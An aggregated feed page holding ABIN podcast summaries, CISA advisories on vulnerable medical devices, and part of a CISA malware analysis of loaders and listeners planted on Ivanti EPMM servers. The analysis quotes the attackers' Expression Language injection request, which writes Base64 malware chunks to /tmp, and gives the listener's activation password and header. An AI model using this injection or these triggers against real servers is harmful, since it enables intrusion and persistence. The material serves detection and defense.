❌

Visualização normal

Antes de ontemGovernment
  • ✇ABINCAST
  • ABINcast - Desafios de Inteligência para 2026 Agência Brasileira de Inteligência - ABIN
    Este episódio aborda o tema Desafios de Inteligência para 2026, a partir do lançamento do documento público que antecipa os riscos diretos e indiretos à segurança do Brasil, coordenado pela Escola de Inteligência da ABIN e aborda uma série de assuntos acompanhados pela Inteligência de Estado.A publicação destaca cinco desafios para 2026: segurança do processo eleitoral, transição para a criptografia pós-quântica, ataques cibernéticos autônomos com agentes de Inteligência Artificial, reconfiguraç
     

ABINcast - Desafios de Inteligência para 2026

25 de Fevereiro de 2026, 09:36

Este episódio aborda o tema Desafios de Inteligência para 2026, a partir do lançamento do documento público que antecipa os riscos diretos e indiretos à segurança do Brasil, coordenado pela Escola de Inteligência da ABIN e aborda uma série de assuntos acompanhados pela Inteligência de Estado.

A publicação destaca cinco desafios para 2026: segurança do processo eleitoral, transição para a criptografia pós-quântica, ataques cibernéticos autônomos com agentes de Inteligência Artificial, reconfiguração das cadeias de suprimento globais e interferência externa por atores não estatais.gov.br/abin

💾

  • ✇ABINCAST
  • ABINcast - Mercúrio na Amazônia Agência Brasileira de Inteligência - ABIN
    Este episódio aborda o tema Mercúrio na Amazônia, a partir do lançamento do documento conjunto “Mercúrio na Amazônia: redes criminosas transnacionais, vulnerabilidade socioambiental e desafios para a governança”, elaborado pela ABIN, pelo Fórum Brasileiro de Segurança Pública (FBSP) e pelo Ministério do Meio Ambiente e Mudança do Clima (MMA).São discutidos os impactos do contrabando de mercúrio, seu uso na mineração ilegal de ouro e os desafios impostos às populações vulneráveis, à segurança púb
     

ABINcast - Mercúrio na Amazônia

13 de Janeiro de 2026, 09:57

Este episódio aborda o tema Mercúrio na Amazônia, a partir do lançamento do documento conjunto “Mercúrio na Amazônia: redes criminosas transnacionais, vulnerabilidade socioambiental e desafios para a governança”, elaborado pela ABIN, pelo Fórum Brasileiro de Segurança Pública (FBSP) e pelo Ministério do Meio Ambiente e Mudança do Clima (MMA).


São discutidos os impactos do contrabando de mercúrio, seu uso na mineração ilegal de ouro e os desafios impostos às populações vulneráveis, à segurança pública e à soberania nacional.


gov.br/abin

💾

  • ✇ICS Medical Advisories
  • NIHON KOHDEN Central Monitor CNS-6201 CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 8.7 ATTENTION: Exploitable remotely/low attack complexity Vendor: NIHON KOHDEN Equipment: Central Monitor CNS-6201 Vulnerability: NULL Pointer Dereference 2. RISK EVALUATION Successful exploitation of this vulnerability could allow an attacker to cause a denial-of-service condition. 3. TECHNICAL DETAILS 3.1 AFFECTED PRODUCTS The following NIHON KOHDEN products are affected: Central Monitor CNS-6201: Versions 01-03 Central Monitor CNS-6201: Versions 01-04
     

NIHON KOHDEN Central Monitor CNS-6201

Por:CISA
23 de Outubro de 2025, 11:31

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 8.7
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: NIHON KOHDEN
  • Equipment: Central Monitor CNS-6201
  • Vulnerability: NULL Pointer Dereference

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow an attacker to cause a denial-of-service condition.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following NIHON KOHDEN products are affected:

  • Central Monitor CNS-6201: Versions 01-03
  • Central Monitor CNS-6201: Versions 01-04
  • Central Monitor CNS-6201: Versions 01-05
  • Central Monitor CNS-6201: Versions 01-06
  • Central Monitor CNS-6201: Versions 02-10
  • Central Monitor CNS-6201: Versions 02-11
  • Central Monitor CNS-6201: Versions 02-40

3.2 VULNERABILITY OVERVIEW

3.2.1 NULL POINTER DEREFERENCE CWE-476

In the affected versions of the CNS-6201 central monitor, if an attacker sends a specially crafted UDP packet, a NULL pointer dereference occurs during the receiving process, causing the process to terminate abnormally and resulting in a denial-of-service (DoS) condition. Exploiting this vulnerability does not require authentication, and it can be reproduced as long as the UDP service is reachable on the network.

CVE-2025-59668 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

A CVSS v4 score has also been calculated for CVE-2025-59668. A base score of 8.7 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Healthcare and Public Health
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: Japan

3.4 RESEARCHER

Jared P. Quinn of QuinnTech.ai reported the vulnerability to NIHON KOHDEN.

4. MITIGATIONS

The vulnerability identified in this advisory affects versions that are no longer supported. For the Central Monitor CNS-6201, maintenance support in the United States ended in September 2024 (EOS), and maintenance support for the relevant versions has already ended in other countries as well. NIHON KOHDEN recommends users migrate to successor products.

If users choose to continue using the CNS-6201 product, ensure the following supplementary controls are strictly implemented under the supervision of a network administrator:

  • Isolate the affected products from the Internet and any untrusted systems.
  • Monitor all network traffic attempting to reach the affected products and log any suspicious activity.
  • If integration with systems such as a Hospital Information System (HIS) is necessary, establish a boundary device (firewall or router) between the physically separated monitoring network and other networks, and explicitly allow only the minimum necessary communications.
  • Ensure monitoring redundancy by using a bedside monitor or medical telemetry system to establish an alternate network connection.

For more information, refer to the NIHON KOHDEN product security portal.

CISA recommends users take defensive measures to minimize the risk of exploitation of this vulnerability, such as:

  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 23, 2025: Initial Publication
  • ✇ICS Medical Advisories
  • Oxford Nanopore Technologies MinKNOW CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 8.3 ATTENTION: Exploitable remotely/low attack complexity Vendor: Oxford Nanopore Technologies Equipment: MinKNOW Vulnerabilities: Missing Authentication for Critical Function, Insufficiently Protected Credentials, Improper Check for Unusual or Exceptional Conditions 2. RISK EVALUATION Successful exploitation of these vulnerabilities could allow an attacker to disrupt sequencing operations and processes, exfiltrate and manipulate data, and bypass authenti
     

Oxford Nanopore Technologies MinKNOW

Por:CISA
21 de Outubro de 2025, 11:14

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 8.3
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: Oxford Nanopore Technologies
  • Equipment: MinKNOW
  • Vulnerabilities: Missing Authentication for Critical Function, Insufficiently Protected Credentials, Improper Check for Unusual or Exceptional Conditions

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow an attacker to disrupt sequencing operations and processes, exfiltrate and manipulate data, and bypass authentication controls.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of MinKNOW, a DNA and RNA sequencing device, are affected:

  • MinKNOW: Versions prior to 24.06 (CVE-2024-35585)
  • MinKNOW: Versions prior to 24.11 (CVE-2025-54808, CVE-2025-10937)

3.2 VULNERABILITY OVERVIEW

3.2.1 MISSING AUTHENTICATION FOR CRITICAL FUNCTION CWE-306

A vulnerability exists in which remote access is enabled by default, and authentication relies on the IP address of the host computer. Unauthorized users on the same network can discover the IP address (e.g., via port scanning) and gain access to the sequencer by registering a legitimate or temporary Oxford Nanopore account. Once connected through the MinKNOW application, attackers can observe sequencing activity, pause or stop data collection, and redirect output data to an alternate location.

CVE-2024-35585 has been assigned to this vulnerability. A CVSS v3.1 base score of 8.6 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L).

A CVSS v4 score has also been calculated for CVE-2024-35585. A base score of 8.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N/R:U).

3.2.2 INSUFFICIENTLY PROTECTED CREDENTIALS CWE-522

Oxford Nanopore Technologies' MinKNOW software at or prior to version 24.11 stores authentication tokens in a file located in the system's temporary directory (/tmp) on the host machine. This directory is typically world-readable, allowing any local user or application to access the token. If the token is leaked (e.g., via malware infection or other local exploit), and remote access is enabled, it can be used to establish unauthorized remote connections to the sequencer. Remote access must be enabled for remote exploitation to succeed. This may occur either because the user has enabled remote access for legitimate operational reasons or because malware with elevated privileges (e.g., sudo access) enables it without user consent. This vulnerability can be chained with remote access capabilities to generate a developer token from a remote device. Developer tokens can be created with arbitrary expiration dates, enabling persistent access to the sequencer and bypassing standard authentication mechanisms.

CVE-2025-54808 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.8 has been calculated; the CVSS vector string is (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-54808. A base score of 7.3 has been calculated; the CVSS vector string is (AV:L/AC:L/AT:P/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/R:U).

3.2.3 IMPROPER CHECK FOR UNUSUAL OR EXCEPTIONAL CONDITIONS CWE-754

Oxford Nanopore Technologies' MinKNOW software at or prior to version 24.11 creates a temporary file to store the local authentication token during startup, before copying it to its final location. This temporary file is created in a directory accessible to all users on the system. An unauthorized local user or process can exploit this behavior by placing a file lock on the temporary token file using the flock system call. This prevents MinKNOW from completing the token generation process. As a result, no valid local token is created, and the software is unable to execute commands on the sequencer. This leads to a denial-of-service (DoS) condition, blocking sequencing operations.

CVE-2025-10937 has been assigned to this vulnerability. A CVSS v3.1 base score of 5.5 has been calculated; the CVSS vector string is (AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).

A CVSS v4 score has also been calculated for CVE-2025-10937. A base score of 6.8 has been calculated; the CVSS vector string is (AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N/R:U).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Healthcare and Public Health
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: United Kingdom

3.4 RESEARCHER

Sara Rampazzi, Christina Boucher, Carson Stillman, Jonathan E. Bravo of the University of Florida reported these vulnerabilities to Oxford Nanopore Technologies.

4. MITIGATIONS

Oxford Nanopore Technologies recommends users upgrade to MinKNOW Versions later than 24.11 to eliminate these vulnerabilities.

If users are unable to upgrade to v24.11 to reduce risk from the remaining Authentication Token and Token Lock vulnerabilities, Oxford Nanopore advises the following additional measures for users on version 24.06:

  • Remote Connect: Keep Remote Connect disabled in MinKNOW unless strictly required, and enable it only within trusted network environments.
  • Endpoint Protection: Install and maintain antivirus and malware scanning tools to mitigate denial-of-service (DoS) conditions arising from local exploitation or malware.

Users running older versions of MinKNOW who cannot upgrade immediately should contact Oxford Nanopore Support for guidance on securing their configurations. Downloading the release requires users to be logged into the Nanopore Community.

CISA recommends users take defensive measures to minimize the risk of exploitation of these vulnerabilities, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

CISA also recommends users take the following measures to protect themselves from social engineering attacks:

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 21, 2025: Initial Publication
  • ✇ICS Medical Advisories
  • FUJIFILM Healthcare Americas Synapse Mobility CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 5.3 ATTENTION: Exploitable remotely/low attack complexity Vendor: FUJIFILM Healthcare Americas Corporation Equipment: Synapse Mobility Vulnerability: External Control of Assumed-Immutable Web Parameter 2. RISK EVALUATION Successful exploitation of this vulnerability could allow an attacker to access information beyond their assigned roles. 3. TECHNICAL DETAILS 3.1 AFFECTED PRODUCTS The following versions of FUJIFILM Healthcare Americas Synapse Mobility ar
     

FUJIFILM Healthcare Americas Synapse Mobility

Por:CISA
21 de Agosto de 2025, 09:06

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 5.3
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: FUJIFILM Healthcare Americas Corporation
  • Equipment: Synapse Mobility
  • Vulnerability: External Control of Assumed-Immutable Web Parameter

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow an attacker to access information beyond their assigned roles.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of FUJIFILM Healthcare Americas Synapse Mobility are affected:

  • Synapse Mobility: Versions prior to 8.2

3.2 VULNERABILITY OVERVIEW

3.2.1 EXTERNAL CONTROL OF ASSUMED-IMMUTABLE WEB PARAMETER CWE-472

FUJIFILM Healthcare Americas Synapse Mobility versions prior to 8.2 contains a privilege escalation vulnerability through external control of Web parameter. Exploitation of this vulnerability could allow an attacker to bypass authentication and access information beyond role-based access controls.

CVE-2025-54551 has been assigned to this vulnerability. A CVSS v3.1 base score of 4.3 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N).

A CVSS v4 score has also been calculated for CVE-2025-54551. A base score of 5.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Healthcare and Public Health
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: Japan

3.4 RESEARCHER

Christopher Alejandro (Moroco) reported this vulnerability to CISA.

4. MITIGATIONS

FUJIFILM Healthcare Americas has released the following mitigation options for users to follow:

  • It is recommended to upgrade to the latest version of the product or any version from 8.2 and later to resolve this issue.
  • There is an immediate mitigation available of disabling the search function in the configurator settings. Access to the search function for all users can also be removed by unchecking the "Allow plain text accession number" check box in the security section of the admin interface. This will limit the site to use of the product only via the SecureURL feature.
  • Patches have been released which will remediate the vulnerability for software versions 8.0-8.1.1.

FUJIFILM Healthcare Americas strongly encourages users to update the Synapse Mobility application to the latest version if they are past their end of support date.

For more information, refer to Synapse Mobility Vulnerability Notification.

CISA recommends users take defensive measures to minimize the risk of exploitation of this vulnerability, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

CISA also recommends users take the following measures to protect themselves from social engineering attacks:

No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time.

5. UPDATE HISTORY

  • August 21, 2025: Initial Publication
  • ✇CISA Analysis Reports
  • Malicious Listener for Ivanti Endpoint Mobile Management Systems CISA
    Malware Analysis at a Glance Executive Summary The Cybersecurity and Infrastructure Security Agency (CISA) obtained two sets of malware from an organization compromised by cyber threat actors exploiting CVE-2025-4427 and CVE-2025-4428 in Ivanti Endpoint Manager Mobile (Ivanti EPMM). Each set contains loaders for malicious listeners that enable cyber threat actors to run arbitrary code on the compromised server.  Affected Products Ivanti EPMM, versions 11.12.0.4 and prior, 12.3.0.1 and
     

Malicious Listener for Ivanti Endpoint Mobile Management Systems

Por:CISA
17 de Setembro de 2025, 10:32

Malware Analysis at a Glance

Executive Summary The Cybersecurity and Infrastructure Security Agency (CISA) obtained two sets of malware from an organization compromised by cyber threat actors exploiting CVE-2025-4427 and CVE-2025-4428 in Ivanti Endpoint Manager Mobile (Ivanti EPMM). Each set contains loaders for malicious listeners that enable cyber threat actors to run arbitrary code on the compromised server. 
Affected Products Ivanti EPMM, versions 11.12.0.4 and prior, 12.3.0.1 and prior, 12.4.0.1 and prior, and 12.5.0.0 and prior. (Ivanti provided a patch and disclosed the vulnerabilities on May 13, 2025.)
Key Actions
  • Detect activity by using the indicators of compromise (IOCs) and detection signatures to identify malware samples.
  • Prevent compromise by upgrading Ivanti EPMM versions to the latest version as soon as possible.
  • Prevent compromise by treating mobile device management (MDM) systems as high-value assets (HVAs) with additional restrictions and monitoring. 
Indicators of Compromise For a downloadable copy of IOCs associated with this malware, see: MAR-251126.r1.v1.CLEAR.
Detection

This malware analysis report includes YARA and SIGMA rules.

For a downloadable copy of the SIGMA rule associated with this malware, see: AR25-260A/B SIGMA YAML.

Intended Audience

Organizations: All organizations with on-premises Ivanti EPMM systems.

Roles: Digital forensics analysts, incident responders, vulnerability analysts, system administrators.

Introduction

The Cybersecurity and Infrastructure Security Agency (CISA) obtained two sets of malware, five files in total, from an organization where cyber threat actors exploited CVE-2025-4427 [CWE-288: Authentication Bypass Using an Alternate Path or Channel] and CVE-2025-4428 [CWE-‘Code Injection’] in Ivanti Endpoint Manager Mobile (Ivanti EPMM) deployments for initial access.

Note: Ivanti provided a patch and disclosed the vulnerabilities on May 13, 2025. CISA added both vulnerabilities to its Known Exploited Vulnerabilities Catalog on May 19, 2025.

Around May 15, 2025, following publication of a proof of concept, the cyber threat actors gained access to the server running EPMM by chaining these vulnerabilities. The cyber threat actors targeted the /mifs/rs/api/v2/ endpoint with HTTP GET requests and used the ?format= parameter to send malicious remote commands. The commands enabled the threat actors to collect system information, download malicious files, list the root directory, map the network, execute scripts to create a heapdump, and dump Lightweight Directory Access Protocol (LDAP) credentials.

CISA analyzed two sets of malicious files the cyber threat actors wrote to the /tmp directory. Each set of malware enabled persistence by allowing the cyber threat actors to inject and run arbitrary code on the compromised server.

CISA encourages organizations to use the indicators of compromise (IOCs) and detection signatures in this Malware Analysis Report to identify malware samples. If identified, follow the guidance in the Incident Response section of this Malware Analysis Report. Additionally, organizations should ensure they are running the latest version of Ivanti EPMM as soon as possible.

Download the PDF version of this report:

For a downloadable copy of IOCs associated with this malware, see: 

MAR-251126.r1.v1.CLEAR (JSON, 45.68 KB )

For a downloadable copy of the SIGMA rule associated with this malware, see: 

Malware Summary

CISA analyzed two sets of malware:

  • Set 1 consists of the following malicious files: web-install.jar, ReflectUtil.class, and SecurityHandlerWanListener.class.
  • Set 2 consists of the following malicious files: web-install.jar and WebAndroidAppInstaller.class.

Note: To distinguish the set 1 malware, named web-install.jar, from the set 2 malware with the same name, hereafter this Malware Analysis Report will refer to: 

  • Set 1’s web-install.jar as Loader 1.
  • Set 2’s web-install.jar as Loader 2.

Each set contains a loader and malicious listener that enables cyber threat actors to inject and run arbitrary code on the compromised server.

Set 1 works together in the following ways:

  1. Loader 1 contains and loads ReflectUtil.class.
    1. ReflectUtil.class injects and manages SecurityHandlerWanListener in Apache Tomcat.
      1. SecurityHandlerWanListener.class intercepts specific HTTP requests and processes them to decode and decrypt payloads, which create a new class that cyber threat actors can execute to run arbitrary code.

Set 2 works together in the following ways:

  1. Loader 2 contains and loads WebAndroidAppInstaller.class at runtime.
    1. WebAndroidAppInstaller.class intercepts and processes specific HTTP requests, retrieves and decrypts password parameters from the request, defines and loads a new malicious class, encrypts and encodes the new class output, and generates a response with the encrypted output.

Malware Delivery

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 17. See Appendix A: MITRE ATT&CK Techniques for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

The cyber threat actors delivered this malware in segments, splitting Loader 1 and 2 into multiple Base64-encoded segments [T1027.004]. They delivered each segment via separate HTTP GET requests and then used Java Expression Language (EL) injection to write each chunk and append them together using the append mode (via the true parameter).

For each loader, the actors’ first GET request created the file and wrote chunk 1. Their subsequent requests appended chunks to the existing file. Below is an example of the actors’ GET request.

"GET /mifs/rs/api/v2/featureusage?format=${"".getClass().forName("java.io.FileOutputStream").getConstructor("".getClass(), "".getClass().forName("[Z").getComponentType()).newInstance("/tmp/web-install.jar", true).write("".getClass().forName("java.util.Base64").getMethod("getDecoder").invoke(null).decode("[BASE64_CHUNK]"))

This argument creates/appends malware segments to the following file:

.newInstance("/tmp/web-install.jar", true).

It then writes the following decoded Base64 chunk:

.write("".getClass().forName("java.util.Base64").getMethod("getDecoder").invoke(null).decode("[BASE64_CHUNK]")).

This technique is used for defense evasion—it enables the malware to evade signature-based detection and size limitations as it is transferred to the system. Holistically, this technique combines chunked encoding for evasion and file append operations for reconstruction.

Malware Metadata

Set 1

See Table 1 through Table 3 for metadata of the analyzed malware.

Table 1. Loader 1
Filename web-install.jar
Size 30996 bytes
Type JAR
MD5 e33103767524879293d1b576a8b6257d
SHA1 c2046523f1cb487a473b0a46a5a4a957f1b3200a
SHA256 c1f60ca5a5f7b94ab7122718a44b46de16c69d22c2eb62ce2948cab14bc78d50
SHA512 004b71ebeb4808b6dfdc4e58b95c4b307985c08118c45c02a34cd56ff697259199698989af0725d63802dfc785a72e416d2db5875edd1a0fa80ae01a282b2007
ssdeep 384:kaD+TLeDOl+mDcDFNUaD+TLeDOl+mDcDFNUaD+TLeDOl+mDcDFNUaD+TLeDOl+ms:z6Pl+mwj6Pl+mwj6Pl+mwj6Pl+mw3
Entropy 7.951890
Table 2. ReflectUtil.class Injector Malware
Filename ReflectUtil.class
Size 11886 bytes
Type compiled Java class data, version 49.0 (Java 1.5)
MD5 6ec2169312feb9fde0b17e244b32c37d
SHA1 6d7e85862f925e83f6d0c29e291765548fac721a
SHA256 065c1c2fb17ba1c3f882bead409215df612673cd455698768ed71412f9190ba3
SHA512 4cd26b298b448db6b26d91b8cf7ac169d693a0dad4f184742463db872b809b91d462ab4659bb21474578e3202bfc92b0db18716db6b4c3c24b3f9e7f2fccce27
ssdeep 192:KuZ4E9i44LYcyHCi3uFl0xEHqQ+k5bUW0sbh3aUfPuS6GZz:Ku79BP/3uFygq49V0stKEuSpz
Entropy 6.258794
Table 3. SecurityHandlerWanListener.class Malicious Listener
Filename SecurityHandlerWanListener.class
Size 4690 bytes
Type compiled Java class data, version 49.0 (Java 1.5)
MD5  5e9d283b483b8d5c637baf7cfdda0e08
SHA1  8b87a881f6f81afb596d3f98abef4225315e26bf
SHA256 b1b1cf33b8d3da35293d6b74c378f0cd9452a4351e26d07c896c4d9a8257ef89
SHA512 07956b3a830bd0885202d9bc7a5b5a5927acf1c5584830ebc1011849f41b1077c3d6e3c2a6e94e36a338fc6b540c4b736751775e7069df4b257fa3786c1140a2
ssdeep 96:bFlm4Dt94EugELCBt+qRAVfOTqM8+U00RO:Blz94ExtlRAITqGQO
Entropy 5.690466

Set 2

See Table 4 through Table 5 for metadata of the analyzed malware.

Table 4. Loader 2
Filename web-install.jar
Size 8728 bytes
Type JAR
MD5  32f5c3c1582a77c004b1511c77454678
SHA1  2a96ce17ed8a025dd72f3729c247dfdb5b0a19a4
SHA256 b618057de9a8bba95440f23b9cf6374cc66f2acd127b3d478684b22d8f11e00b
SHA512 ec3880dfdc23a06cc1d97153963c3b0bd64db0469069e8dc3395101d12c65bcdcf87e5eac967ddf0b6be7e1dd6e8faaa233224f9f76a90f44f0e9df320d051a3
ssdeep 192:omBb/dSBuj9MLFgWfXsea1Xld+LXxzRlRX+pi+n9PshE6w0Tipbg8:j/T9MLFgWfcnVlSzspic9kCPxpB
Entropy 7.923820
Table 5. WebAndroidAppInstaller.class Malicious Listener
Filename WebAndroidAppInstaller.class
Size 16120 bytes
Type compiled Java class data, version 52.0 (Java 1.8)
MD5  8387a7ce9f2520d8956747fd247b19af
SHA1  9808ab3ddfb9ab4fe3af1b5d1f6a638bc03788e0
SHA256 df501b238854d6579cafebeba82581a728e89ed1f6cd0da54c79ef4eb6f4f9fd
SHA512 a51943a8381e67aca4b8296c9df0b05450525b5b27efbf873fd54a7f68febb503e1eb088d287e3561137fd33d3772dd879a3f00b09285a67f215f7a420e7ffcd
ssdeep 384:iI+1BxqQ3evK5c7aIUnKzaxckO05xiZMQn5JI3c+AK8:iImfqQ3z/nbax1
Entropy 5.950145

Malware Functionality

Set 1

This set of malware contains a loader, a manager, and a malicious listener.

Loader 1

Loader 1 is a Java Archive (JAR) file that contains [T1027.009] and loads the compiled Java class file ReflectUtil.class at runtime.

Loader 1 masquerades ReflectUtil.class as part of the org.apache.http package [T1036]. See Figure 1 for ReflectUtil.class’s hierarchal file path.

Figure 1 - Loader 1 Internal Structure
Figure 1. Loader 1 Internal Structure 

ReflectUtil.class Manager

ReflectUtil.class manipulates Java objects to inject and manage the malicious listener SecurityHandlerWanListener in Apache Tomcat (which was running on the same compromised server). When executed, the file:

  1. Bypasses Java Development Kit (JDK) module restrictions.
  2. Iterates objects and their contexts.
  3. Attempts to load SecurityHandlerWanListener class in the JUnit environment or framework by using getClassName() to return the hard-coded string org.junit.SecurityHandlerWanListener [T1620].

If SecurityHandlerWanListener class is not loaded because it is not found when ReflectUtil.class first executes, ReflectUtil.class handles the error by using a Base64 string catch block (Figure 2) to Base64 decode, gzip decompress, and load the class SecurityHandlerWanListener.

Figure 2 - getBase64String() to Base64 Decode, gzip Decompress, and Load the Class
Figure 2. getBase64String() to Base64 Decode, gzip Decompress, and Load the Class SecurityHandlerWanListener 

The Base64 string:

  1. Returns the Base64-encoded and gzip-compressed bytecode of class SecurityHandlerWanListener.
  2. Decodes and decompresses [T1140] the class bytecode (see Figure 3) in one of two ways:
    1. It first uses sun.misc.BASE64Decoder to call decodeBuffer.
    2. If the first attempt fails, it uses java.util.Base64 to call getDecoder.
Figure 3 - Java Code Snippet for Decoding a Base64 String
Figure 3. Java Code Snippet for Decoding a Base64 String 
  1. Invokes the defineClass method of ClassLoader to load the class from the decompressed bytecode.

Once the class SecurityHandlerWanListener is loaded, ReflectUtil.class:

  1. Creates a new instance of the class and returns it as a new listener.
  2. Retrieves the current list of listeners, adds the new listener to this list, and updates the application's listener list.
  3. Checks if evilClassName has already been injected into the application's event listener list to avoid multiple injections or to confirm a previous injection. (CISA has no additional information on the listener evilClassName.)

SecurityHandlerWanListener.class

This compiled Java class file is a malicious listener that intercepts specific HTTP requests and processes them to decode and decrypt payloads, which dynamically create and execute a new class.

The file uses ClassLoader to set up a custom servlet listener that intercepts HTTP requests [T1071.001] based on String Pass, Header Name, and Header Values. Specifically, when a new HTTP request is received, the servlet listener checks if the request contains the string pass 7c6a8867d728c3bb, Header Name Referer, and Header Value https://www[.]live.com.

If the fields match, the file creates a HashMap to store the request, response, and session objects. The file also stores the key 7c6a8867d728c3bb in the session.

The file then retrieves, decodes, and decrypts the Base64-encoded payload:

  1. The file retrieves the payload by reading a line from request’s input stream (request.getReader().readLine()).
  2. The file decodes the line using Base64.
  3. The file decrypts the decoded data using Advanced Encryption Standard (AES) cipher object with the stored key.

The file passes the decrypted data to a method named g, which defines and creates a new Java class file. Cyber threat actors can execute the class on the device to run arbitrary code.

Potential impact: This listener could allow cyber threat actors to:

  • Inject and execute arbitrary code on the server, enabling follow-on activity and persistence.
  • Exfiltrate data by intercepting and processing HTTP requests.

See Figure 4 for the relevant listener code snippet.

Figure 4 - Java Code Snippet
Figure 4. Java Code Snippet 

Set 2

This set of malware contains a loader and a malicious listener.

Loader 2

This JAR file contains and loads the compiled Java class file WebAndroidAppInstaller.class at runtime.

The JAR file masquerades the class file as part of the com.mobileiron.service package. See Figure 5 for WebAndroidAppInstaller.class’s hierarchal file path.

Figure 5 - WebAndroidAppInstaller.class Hierarchical File Path
Figure 5: WebAndroidAppInstaller.class Hierarchical File Path 

WebAndroidAppInstaller.class

